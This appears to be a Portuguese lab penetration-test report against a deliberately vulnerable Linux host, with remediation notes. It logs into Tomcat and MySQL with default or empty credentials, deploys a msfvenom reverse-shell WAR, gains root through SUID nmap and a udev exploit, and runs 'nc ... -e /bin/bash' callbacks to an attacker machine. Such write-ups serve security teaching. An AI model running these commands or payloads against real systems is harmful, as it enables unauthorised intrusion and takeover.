
- Aplicação de Patch

Máquina Linux
192.168.0.115

Default Credentials

Port 8180 - Apache Tomcat

Apache Tomcat utilizando Credenciais padrão para logar no servidor. | tomcat:tomcat


192.168.0.115:8180/manager/htr

192.168.0.115:8180/manager/html


Sign in to access this site

Authorization required by http://192.168.0.115:8180
Your connection to this site is not secure


Username: tomcat
Password: ••••••

Porta 3306 - MySQL

Serviço de Banco de Dados MySQL sem o uso de senha.


```
┌──(kali㉿kali)-[~/Pedro/KPMG-Labs]
└─$ mysql -u root -h 192.168.0.115
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)

MySQL [(none)]> 
```


Impactos



WAR file to deploy


Select WAR file to upload [Browse...] No file selected.

[Deploy]



```
┌──(kali㉿kali)-[~/Pedro/KPMG-Labs]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.0.120 LPORT=1337 -f war -o rev_shell.war
Payload size: 1099 bytes
Final size of war file: 1099 bytes
Saved as: rev_shell.war

┌──(kali㉿kali)-[~/Pedro/KPMG-Labs]
└─$ ls -la | grep rev
-rw-r--r-- 1 kali kali 1099 Sep  3 14:32 rev_shell.war
```

Impactos



WAR file to deploy

Select WAR file to upload [Browse...] rev_shell.war

[Deploy]


Applications

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/rev_shell		true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Máquina Linux
192.168.0.115

Port 8180 - Apache Tomcat

Impactos



```
┌──(kali㉿kali)-[~/Pedro/KPMG-Labs]
└─$ sudo nc -lvp 1337
listening on [any] 1337 ...
192.168.0.115: inverse host lookup failed: Unknown host
connect to [192.168.0.102] from (UNKNOWN) [192.168.0.115] 59791
id; hostname
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
MSBRDESAFIO02
```


Soluções

- Trocar User e Password
- Setar regras de saída no firewall do servidor para que não seja possível uma comunicação com hosts desconhecidos.


Escalação de Privilégios

Máquina Linux
192.168.0.115

Nmap - bit SUID e Desatualizado




```
www-data@MSBRDESAFIO02:/var/www/twiki/bin$ find / -perm /4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```




```
www-data@MSBRDESAFIO02:/var/www/twiki/bin$ nmap --version

Nmap version 4.53 ( http://insecure.org )
```

Máquina Linux
192.168.0.115

Nmap - bit SUID e Desatualizado



```
linosilva@MSBRDESAFIO02:/$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
```



```
sh-3.2# id; whoami; hostname
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
root
MSBRDESAFIO02
```

Soluções


- Revisar binários que possuem o bit SUID setado e checar se há algum meio de explorar esse binário com um privilégio avançado.

Máquina Linux
192.168.0.115


Kernel na Versão: 2.6.24-16 → CVE-2009-1185

O kernel do Linux na versão 2.6.x com o udev em versão < 1.4.1, não faz a verificação da mensagem do NETLINK para ver se origina do kernel space, o que permite usuários locais ganharem privilégios ao mandar um payload NETLINK para o user space.


CVSS Base Score: 7.2 HIGH



```
www-data@MSBRDESAFIO02:/$ uname -a
Linux MSBRDESAFIO02 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```



```
www-data@MSBRDESAFIO02:/tmp$ cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
f7c72800 0   0      00000000 0        0        00000000 2
dfb82800 4   0      00000000 0        0        00000000 2
f7ce1e00 7   0      00000000 0        0        00000000 2
f7cdca00 9   0      00000000 0        0        00000000 2
f7cd9a00 10  0      00000000 0        0        00000000 2
dfb82e00 15  3029   00000001 0        0        00000000 2
f7c72c00 15  0      00000000 0        0        00000000 2
f7cce200 16  0      00000000 0        0        00000000 2
df9dca00 18  0      00000000 0        0        00000000 2
www-data@MSBRDESAFIO02:/tmp$ touch run
www-data@MSBRDESAFIO02:/tmp$ nano run
www-data@MSBRDESAFIO02:/tmp$ cat run
#! /bin/bash
nc 192.168.0.102 1234 -e /bin/bash
```



```
www-data@MSBRDESAFIO02:/tmp$ ./exploit 3029
www-data@MSBRDESAFIO02:/tmp$ ▯
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvp 1234
[sudo] password for kali:
listening on [any] 1234 ...
192.168.0.115: inverse host lookup failed: Unknown host
connect to [192.168.0.102] from (UNKNOWN) [192.168.0.115] 60532
id; hostname
uid=0(root) gid=0(root)
MSBRDESAFIO02
```

Soluções

- Aplicar patch no sistema operacional.

Referências

https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010
https://www.100security.com.br/ms17-010
https://www.catalog.update.microsoft.com/Search.aspx?q=KB4012598
https://nvd.nist.gov/vuln/detail/cve-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2011-2523
https://nvd.nist.gov/vuln/detail/CVE-2005-2877
https://nvd.nist.gov/vuln/detail/CVE-2012-2336
https://nvd.nist.gov/vuln/detail/CVE-2007-2447
https://nvd.nist.gov/vuln/detail/CVE-2009-1185
https://www.redhat.com/sysadmin/suid-sgid-sticky-bit
https://nvd.nist.gov/vuln/detail/CVE-2010-2075
https://nvd.nist.gov/vuln/detail/CVE-2007-3280

FiveSEC
CYBER SECURITY